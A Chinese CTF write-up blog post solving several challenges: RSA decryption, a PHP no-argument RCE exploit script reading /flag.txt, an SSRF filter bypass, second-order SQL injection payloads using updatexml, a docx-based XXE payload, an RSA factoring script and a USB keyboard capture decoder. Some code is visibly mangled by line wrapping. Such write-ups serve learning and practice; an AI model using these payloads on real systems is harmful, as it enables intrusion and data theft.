

易霖博CTF——Writeup

原创

LetheSec 于 2020-03-30 17:32:22 发布 1198 收藏 3

分类专栏: [CTF wp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42181428/article/details/105179956

版权



CTF 同时被 2 个专栏收录

24 篇文章 8 订阅

订阅专栏



wp

11 篇文章 0 订阅

订阅专栏

签到题 EasyRSA

给了flag.en和rsa_private_key.pem私钥, 直接用openssl解密, 得到flag{We1c0meCtf3r_elab}

```
root@Kali: ~/CTF/YLB
root@Kali:~/CTF/YLB# openssl rsautl -encrypt -in FLAG -inkey rsa_private_key.pem -pubin -out flag.enc
unable to load Public Key
root@Kali:~/CTF/YLB# strings flag.en
Pfb9
d8v1~
,d6o
root@Kali:~/CTF/YLB# openssl rsautl -decrypt -in flag.en -inkey rsa_private_key.pem -out flag
flag
root@Kali:~/CTF/YLB# ls
flag  flag.en  rsa_private_key.pem
root@Kali:~/CTF/YLB# cat flag
flag{We1c0meCtf3r_elab}
root@Kali:~/CTF/YLB#
```

Web1 rce_nopar

php的无参数rce, 利用PHPSESSID, 参考: <https://xz.aliyun.com/t/6316#toc-8>

脚本如下:

```
import requests
import binascii

payload = "system('cat /flag.txt');"
payload = str(binascii.b2a_hex(payload.encode('utf-8'))).strip("b").strip("'")
cookies={
    "PHPSESSID": payload
}

r = requests.post('http://124.193.74.212:7905?var=eval(hex2bin(session_id(session_start())));', cookies=cookies)
print(r.content.decode("utf-8", "ignore"))
```

```
PS F:\CTF\y1b\crypto> python .\exp.py
app
bin
boot
create_mysql_admin_user.sh
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
start-apache2.sh
start-mysqld.sh
sys
tmp
usr
var

PS F:\CTF\y1b\crypto> python .\exp.py
flag{b91e81f0ac}
```

Web2 SSRF

把index.php两次base64编码传入，可以返回源码的base64，里面有提示：hal0flagi5here.php

然后同样的方式读取该文件源码如下：

```


<?php
$argv[1]=$_GET['url'];
if(filter_var($argv[1],FILTER_VALIDATE_URL))
{
    $r = parse_url($argv[1]);
    print_r($r);
    if(preg_match('/happyctf\.com$/', $r['host']))
    {
        $url=file_get_contents($argv[1]);
        echo($url);
    }else
    {
        echo("error");
    }
}
}else
{
    echo "403 Forbidden";
}
?>

```

然后参考前一段时间“高校战役”的一道SSRF题目，使用如下payload绕过：

```
url=compress.zlib://file:@happyctf.com/../../../../flag.txt
```

Array ([scheme] => compress.zlib [host] => happyctf.com [user] => file [path] => ../../../../flag.txt) flag{94d1b6c787}



Web3 SQLI

几乎RCTF2015 easysql的原题，就改了个flag的位置，修改密码的地方存在二次注入，利用报错可以拿到数据。

注册如下用户名：

```
Lethe" || updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_sche
ma=database()))),0x7e),1)#
```

登陆后修改密码造成二次注入:

```
XPATH syntax error: '~article,flag,users~'
```

然后同样的步骤得到列名:

```
Lethe"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name='flag')),0x7e),1)#
```

```
XPATH syntax error: '~flag~'
```

得到flag:

```
Lethe"||updatexml(1,concat(0x7e,(select(group_concat(flag))from(flag)),0x7e),1)#
```


```
XPATH syntax error: '~flag{47de330061}~'
```

Web4 XXE

利用docx文件进行xxe, 并且给了源码:


```
<?php
if(isset($_POST["submit"])) {
    $target_file = getcwd()."/upload/".md5($_FILES["file"]["tmp_name"]);
    if (move_uploaded_file($_FILES["file"]["tmp_name"], $target_file)) {
        try {
            $result = @file_get_contents("zip://" . $target_file . "#docProps/core.xml");
            $xml = new SimpleXMLElement($result, LIBXML_NOENT);
            $xml->registerXPathNamespace("dc", "http://purl.org/dc/elements/1.1/");
            foreach($xml->xpath('//dc:title') as $title){
                echo "Title '". $title . "' has been added.<br/>";
            }
        } catch (Exception $e){
            echo $e;
            echo "上传文件不是一个docx文档.";
        }
    } else {
        echo "上传失败.";
    }
}
```

可以看到是从docProps目录下的core.xml读取xml，所以把docx文件解压后在core.xml里构造payload:




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE root[
  <!-- ENTITY xxe SYSTEM "/flag.txt" -->
]>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"><dc:title>&xxe;</dc:title><dc:subject></dc:subject><dc:creator></dc:creator><cp:keywords></
cp:keywords><dc:description></dc:description><cp:lastModifiedBy></cp:lastModifiedBy><cp:revision>1</
cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2015-08-01T19:00:00Z</
dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2015-09-08T19:22:00Z</dcterms:modified></
cp:coreProperties>
```

然后在压缩回docx文件:



```
root@kali:~/CTF/YLB/xxe3# zip -r xxe.docx .
adding: [Content_Types].xml (deflated 83%) 74%
adding: customXml/ (stored 0%) 0%
adding: customXml/_rels/ (stored 0%)
adding: customXml/_rels/item1.xml.rels (deflated 36%)
```

上传该docx文件即可得到flag:



Title 'flag{2178d74203}' has been added.

Crypto2 RSABackDoor

参考: https://blog.csdn.net/qq_29457453/article/details/104918136

脚本如下:

```

import libnum
import gmpy2

def gcd(a, b):
    while b:
        a, b = b, a % b
    return a

def mapx(x):
    x = (pow(x, n-1, n)+3) % n
    return x

n = 337741676001996910724704248988429281685705599403627707860606993209895468516951064669241638168437298283999846
4977090079301489603788477403966056254693709041284427618556038496498350829117486780808218238656681339315705425946
4108858158903739578119760394228341564696225513954400995543629624209942565369972555679980359992955514826589781286
7381006161492268853024035050624154926796332172753791534218301050216734175446083982498663980427864216304959688108
5403678202512050999902277380606959108019016692007968821733496852864174773924123435391889202926354438816116042766
8518991666960251381106788899451912317001247537576428186291689

x1 = x2 = 1

while True:
    x1 = mapx(x1)
    x2 = mapx(mapx(x2))
    p = gcd(x1-x2, n)
    if (p != 1):
        break

q = n // p
e = 65537
c = 0xcd979917f492a04b86057a070923bd0b9eae2f1b81c75bf5d8a8fba9fc2084c00f2a697b409578abebdabc337382d09145630f404
0b0c5ff411171e577f563c3c fb4e22639e0755f76be976f7d7e68f05f87f78f178079354b4cec2a5cbea443439420be0b850d1fb696c5dea
420594ad957ba96216cdb9d8f1f316adac64bc6eac5150b02540e5232d68bb69dc04363e2115d9120af2fd1c9ff2cd7588880333608110d6
87b22170540861a6e2308714d54cdee5cd5d28a16e37732e44c2208251513196a63d17bd4f7a69c526c118eebfbb77cf25e5e419fef6c59c
0a17132b538d945dab3553751278ef415559f2d5afc30146d277555545c4d192c5e1b4
phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)
m = pow(c, d, n)
print(libnum.n2s(m))

```

运行得到flag:

```

PS F:\CTF\y1b\crypto\RSABackDoor> python .\exp.py
flag{54d395c65a6f914941c9026bd7dbbbcbad8a588e}

```

Misc3 Keyboard

先执行下面命令:

```
tshark -r u.pcapng -T fields -e usb.capdata > usbdata.txt
```

网上找到下面脚本:

```

#!/usr/bin/env python
# -*- coding:utf-8 -*-

normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f", "0a":"g", "0b":"h", "0c":"i", "0d":"j",
, "0e":"k", "0f":"l", "10":"m", "11":"n", "12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u",
"19":"v", "1a":"w", "1b":"x", "1c":"y", "1d":"z", "1e":"1", "1f":"2", "20":"3", "21":"4", "22":"5", "23":"6", "24":
:"7", "25":"8", "26":"9", "27":"0", "28":"<RET>", "29":"<ESC>", "2a":"<DEL>", "2b":"\t", "2c":"<SPACE>", "2d":"-", "2e":
="=", "2f":"[", "30":"]", "31":"\\", "32":"<NON>", "33":";", "34":":", "35":"<GA>", "36":",", "37": ".", "38":"/", "39":"<CAP>
", "3a":"<F1>", "3b":"<F2>", "3c":"<F3>", "3d":"<F4>", "3e":"<F5>", "3f":"<F6>", "40":"<F7>", "41":"<F8>", "42":"<F9>", "
43":"<F10>", "44":"<F11>", "45":"<F12>"}

shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "0a":"G", "0b":"H", "0c":"I", "0d":"J",
, "0e":"K", "0f":"L", "10":"M", "11":"N", "12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U", "
19":"V", "1a":"W", "1b":"X", "1c":"Y", "1d":"Z", "1e":"!", "1f":"@", "20":"#", "21":"$", "22":"%", "23":"^", "24":
"&", "25":"*", "26": "(", "27":")", "28":"<RET>", "29":"<ESC>", "2a":"<DEL>", "2b":"\t", "2c":"<SPACE>", "2d":"_", "2e": "+"
, "2f": "{", "30": "}", "31": "|", "32":"<NON>", "33": "\\", "34":":", "35":"<GA>", "36": "<", "37": ">", "38": "?", "39": "<CAP>"
, "3a": "<F1>", "3b": "<F2>", "3c": "<F3>", "3d": "<F4>", "3e": "<F5>", "3f": "<F6>", "40": "<F7>", "41": "<F8>", "42": "<F9>", "4
3": "<F10>", "44": "<F11>", "45": "<F12>"}

output = []
keys = open('usbdata.txt')
for line in keys:
    try:
        if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0' or line[4]!='0' or line[9]!='0' or li
ne[10]!='0' or line[12]!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0
' or line[21]!='0' or line[22]!='0' or line[6:8]=="00":
            continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]], [shiftKeys[line[6:8]]][line[1]=='2']]
        else:
            output += ['[unknown]']
    except:
        pass
keys.close()

flag=0
print("".join(output))
for i in range(len(output)):
    try:
        a=output.index('<DEL>')
        del output[a]
        del output[a-1]
    except:
        pass
for i in range(len(output)):
    try:
        if output[i]=="<CAP>":
            flag+=1
            output.pop(i)
            if flag==2:
                flag=0
        if flag!=0:
            output[i]=output[i].upper()
    except:
        pass
print ('output :' + "".join(output))

```

得到:

```
root@kali:~/CTF/YLB# python exp.py
ipa<ESC>oover1<ESC><CAP><CAP>o<CAP><CAP>honk<ESC>j<CAP><CAP>a<CAP><CAP>e<ESC><CAP><CAP>a<C
AP><CAP>s<ESC>j<CAP><CAP>o<CAP><CAP>f<RET>n<CAP><CAP>anle<ESC>k3k<CAP><CAP>a<CAP><CAP>i<ESC>q<CAP>
<CAP>j<CAP><CAP>xq3q<CAP><CAP>ff<CAP><CAP>rf<CAP><CAP>f<CAP><CAP>aasswd
output :ipa<ESC>oover1<ESC><CAP>0<CAP>honk<ESC>j<CAP>A<CAP>e<ESC><CAP>A<CAP>s<ESC>j<CAP>0
F<RET>N<CAP>anle<ESC>k3k<CAP>A<CAP>i<ESC>q<CAP>J<CAP>xq3q<CAP>FF<CAP>rf<CAP>F<CAP>aasswd
```

在vim中敲入对应的按键得到:



```
passwdisfonk
overles
OF
Nanle
```

可能哪里敲错了(应该是honk和Of), 得到压缩包的密码为: honkover1esOfNanle

解压得到flag:



```
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
flag{89f58ef990d4c1076f309cfc8a9e342464973a77}
```